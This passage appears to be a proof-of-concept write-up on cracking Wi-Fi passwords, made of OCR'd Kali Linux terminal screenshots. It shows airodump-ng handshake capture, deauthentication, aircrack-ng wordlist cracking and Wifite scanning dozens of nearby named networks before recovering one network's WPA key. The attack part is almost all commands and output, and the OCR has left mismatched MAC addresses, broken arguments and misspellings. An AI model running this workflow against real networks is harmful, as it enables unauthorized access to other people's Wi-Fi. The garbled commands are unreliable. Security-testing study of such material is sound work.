70:22:18:51:00:53 04:48:30:18:18:00 -79 0 -1 6 5
70:22:18:51:00:53 E4:C7:67:50:00:33 -38 1e-1e 0 11
04:CE:40:A2:8E:70 E6:9F:3E:90:99:51 -39 1e-1e 0 3
Quitting...

root@kali:~/home/aviku# airodump-ng --bssid DA:C1:8B:AE:DE:7B -c 2 -w passed wlan0
20:09:52 Created capture file "passed-01.cap"
```

POC'S



POC'S

```
kali [Bunning] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~/home/aviku

Session Actions Edit View Help
20:28:29 Sending 64 directed Deauth Death 77, "OMAC: [E6:9f:36:00:5f:31] ( 0122 ACSc)
root@kali:~/home/aviku
# airodump-ng --bssid 70:32:18:51:00:33 -c 11 -w wifipass wlan0
20:24:22 Created capture file 'wifipass-01.cap'.
CH 11 | elapsed: 1 min | 2025-11-27 23:36 | WPA handshake: 70:32:18:51:00:33
ESSID PWR RXQ Beacons Batts, 6/s CN MB ENC CIPHER AUTH ESSID
70:32:19:51:00:33 -66 100 295 3775 194 11 270 WPA3 COMP PSK CHINMU
ESSID STATION PWR Rate Last Frames Notes Probes
70:32:18:51:00:33 78:89:0C:2D:02:75 -79 24e-1 0 701
70:32:18:51:00:33 04:08:99:18:10:00 -71 28e-1 0 107
70:32:18:51:00:33 64:08:78:70:00:04 0 24e-14e 32 1250
70:32:18:51:00:33 8b:c7:87:58:60:25 -19 1e-18 0 500
70:32:18:51:00:33 00:81:00:00:11:88 -79 1e-1 14 1005
Quitting...
root@kali:~/home/aviku
# aircrack-ng -w 70:32:18:51:00:33 -v /usr/share/wordlists/rockyou.txt wifipass-01.cap
Reading packets, please wait...
Opening wifipass-01.cap
Opening 70:32:18:51:00:33
Failed to open '70:32:18:51:00:33' (2): No such file or directory
Opening wifipass-01.cap
Filter-frame timeout period exceeded.
Resetting EAPOL handshake decoder state.
Read 104662 packets.
# BSSID ESSID Encryption
1 70:32:18:51:00:33 CHINMU WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening wifipass-01.cap
Opening 70:32:18:51:00:33
Failed to open '70:32:18:51:00:33' (2): No such file or directory
Filter-frame timeout period exceeded.
Resetting EAPOL handshake decoder state.
Read 104662 packets.
1 potential targets
root@kali:~/home/aviku
```

```
kali [Bunning] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~/home/aviku

Session Actions Edit View Help
root@kali:~/home/aviku
# aircrack-ng -c 70:32:18:51:00:33 -w /usr/share/wordlists/rockyou.txt wifipass-01.cap
Reading packets, please wait...
Opening 70:32:18:51:00:33
Failed to open '70:32:18:51:00:33' (2): no such file or directory
Opening wifipass-01.cap
Inter-frame timeout extend exceeded.
Resetting EAPOL handshake decoder state.
Read 104462 packets.
# BSSID ESSID Encryption
1 70:32:18:51:00:33 CHINMU WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening 70:32:18:51:00:33
Failed to open '70:32:18:51:00:33' (3): no such file or directory
Opening wifipass-01.cap
Inter-frame timeout extend exceeded.
Resetting EAPOL handshake decoder state.
Read 104462 packets.
1 potential targets

Aircrack-ng 1.7
[00:00:00] 60/10383729 keys tested (1125.56 K/s)
Time left: 2 hours, 20 minutes, 5 seconds 0.00%
KEY FOUND! [ 9769221013 ]

Master Key : 60 68 98 30 00 29 08 80 39 92 AF CC 88 26 30 09
AC 00 2A 7D 37 A1 34 AD 60 00 00 00 00 00 00 00 00 00
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : AC AC A2 37 85 4F FF 7D 1A 1A 86 C8 C3 36 36 71
root@kali:~/home/aviku
```

2. WIFITE

Wifite is an automated wireless security auditing tool designed to simplify the process of testing wireless networks. It integrates multiple wireless attack techniques into a single framework, allowing security professionals to evaluate the strength of wireless encryption and authentication mechanisms in an authorized environment.

Wifite supports the assessment of various wireless security configurations, including WEP, WPA, WPA2, and WPS-enabled networks. It automatically identifies nearby wireless networks, determines their encryption type, and applies appropriate testing techniques based on the network's security settings.

The screenshot shows a Kali Linux terminal window with the following content:

```

root@aviku: /home/aviku
Session Actions Edit View Help
zsh: corrupt history file /home/aviku/.zsh_history
[aviku@aviku] ~$
[aviku@aviku] ~$ sudo su
[sudo] password for aviku:
[aviku@aviku] ~$ sudo wifite
wifite2 2.7.0
a wireless auditor by dervb2
maintained by klmcodeur
https://github.com/klmcodeur/wifite2

[!] Warning: Recommended app hxdumptool was not found. install @ apt install hxdumptool
[!] Warning: Recommended app hxdumptool was not found. install @ apt install hxdumptool
[!] Conflicting processes: NetworkManager (PID 643), wpa_supplicant (PID 896)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[-] Using wlan0 already in monitor mode

NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
1         Airtel_suma_9809  1  WPA-P  66db no  3
2         IQOO      11  WPA-P  50db no  1
3         Technohertz  8  WPA-P  37db no
4         PNTIDEOS+  7  WPA-P  25db no  2
5         (F8:5B:05:49:DC:59) 4  WPA-P  21db no  1
6         Monte Carlo  4  WPA-P  21db yes
7         vion v23 Free  11  WPA-P  21db no
8         Technohertz  5  WPA-P  18db no  2
9         Kaavyasaa  5  WPA-P  18db yes
10        DIRECT-28-MP-Deskset  6  WPA-P  18db no
11        Airtel_Zerotouch  9  WPA-P  18db yes
12        Airtel_Lava_4450  11  WPA-P  17db yes
13        (22:72:31:51:A3:CC:82) 5  WPA-P  16db no
14        Airtel_Zerotouch  8  WPA-P  16db no
15        moto edge 48 pro 11  WPA-P  16db no  1

[-] Scanning. Found 15 target(s), 10 client(s). Ctrl+c when ready
  
```


POC'S

```
kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@aviku: /home/aviku

Session Actions Edit View Help
NUM ESSID CH ENCR PWR WPS CLIENT
1 (A0:91:CA:62:BB:6B) 10 WPA 99db no 1
2 Airtel_suma_9089 1 WPA-P 66db no 5
3 IQOO_Z9S_5G 1 WPA-P 66db no
4 IQOO_Z9S_5G 11 WPA-P 57db no
5 IQOO 11 WPA-P 46db no 1
6 moto_g 11 WPA-P 29db no
7 (F6:58:D5:49:DC:59) 4 WPA-P 26db no 2
8 (7E:8A:2D:D4:72:71) 6 WPA-P 26db no
9 70mai_AB005_2.4G_c8e2 7 WPA-P 25db no
10 Technohertz 6 WPA-P 22db no
11 Technohertz 5 WPA-P 22db no 2
12 70mai_AB10_7666 1 WPA-P 22db no
13 DIRECT-29-HP_DeskJet_... 6 WPA-P 21db lock
14 Airtel_Zerotouch 6 WPA-P 21db yes
15 OPPO_Reno11_5G+ 11 WPA-P 21db no 1
16 OPPO_F23_5G 11 WPA-P 21db no
17 PHIEDGE 7 WPA-P 18db no 5
18 (22:23:51:A3:CC:02) 5 WPA-P 18db no
19 Monte_Carlo 4 WPA-P 18db yes 1
20 vivo_Y56_5G 6 WPA-P 18db no
21 Airtel_Apprisia_6878 6 WPA-P 18db yes
22 Airtel_saya_4455 11 WPA-P 17db yes
23 Kaavyasaa 5 WPA-P 17db yes 1
24 vivo_V23_Pro 11 WPA-P 17db no 1
25 moto_edge_60_pro_4443 11 WPA-P 16db no
26 Lakshmi_Bhojanalay 6 WPA-P 14db yes
27 Shree_Samartha 10 WPA-P 13db yes 1
28 (CA:CD:55:D2:37:48) 11 WPA-P 13db no
29 Mohanlal+ 7 WPA-P 12db yes
30 Airtel_Zerotouch 8 WPA-P 10db no
31 far 8 WPA-P 10db yes
32 (BE:3B:D1:7E:48:46) 6 WPA-P 9db no
33 COFE_ABDE 13 WPA-P 6db lock
34 Airtel_kara_4567 11 WPA-P 6db no
35 Airtel_kish_2020 1 WPA-P 6db no
36 SEMICOLON_WIFI 11 WPA-P 6db no
37 !! Operation Floor !! 6 WPA-P 6db yes
```

```
kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@aviku: /home/aviku

32 (BE:3B:D1:7E:48:46) 6 WPA-P 9db no
33 COFE_ABDE 13 WPA-P 6db lock
34 Airtel_kara_4567 11 WPA-P 6db no
35 Airtel_kish_2020 1 WPA-P 6db no
36 SEMICOLON_WIFI 11 WPA-P 6db no
37 !! Operation Floor !! 6 WPA-P 6db yes
38 OPPO_A57 11 WPA-P 6db no
39 Airtel_Zerotouch 11 WPA-P 6db yes
40 Redmi_12_5G_0147 11 WPA-P 6db no
41 Intel_VisionPro 11 WPA-P 6db lock

[*] Select target(s) (1-41) separated by commas, dashes or all: 5
[*] (1/1) Starting attacks against 1A:AA:6E:58:C5:89 (IQOO )
[*] Skipping PMKID attack, missing required tools: hcxpcapngtool
[*] IQOO (46db) WPA Handshake capture: Discovered new client: 1E:54:B3:AE:E2:56
[*] IQOO (53db) WPA Handshake capture: Discovered new client: AE:CC:B1:28:03:39
[*] IQOO (53db) WPA Handshake capture: Captured handshake
[*] saving copy of handshake to hs/handshake_IQOO_1A-AA-6E-58-C5-89_2025-12-26T02-14-07.cap saved

[*] analysis of captured handshake file:
[*] tshark: .cap file contains a valid handshake for (1a:aa:6e:58:c5:89)
[*] aircrack: .cap file contains a valid handshake for (1A:AA:6E:58:C5:89)

[*] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[*] Cracking WPA Handshake: 0.01% ETA: 19m0s @ 177.8kps (current key: 12345678)
[*] Cracked WPA Handshake PSK: 12345678

[*] Access Point Name: IQOO
[*] Access Point BSSID: 1A:AA:6E:58:C5:89
[*] Encryption: WPA
[*] Handshake File: hs/handshake_IQOO_1A-AA-6E-58-C5-89_2025-12-26T02-14-07.cap
[*] PSK (password): 12345678
[*] saved crack result to cracked.json (1 total)
[*] Finished attacking 1 target(s), exiting
[*] Note: Leaving interface in Monitor Mode!
[*] To disable Monitor Mode when finished: airmon-ng stop wlan0

root@aviku: ~#
```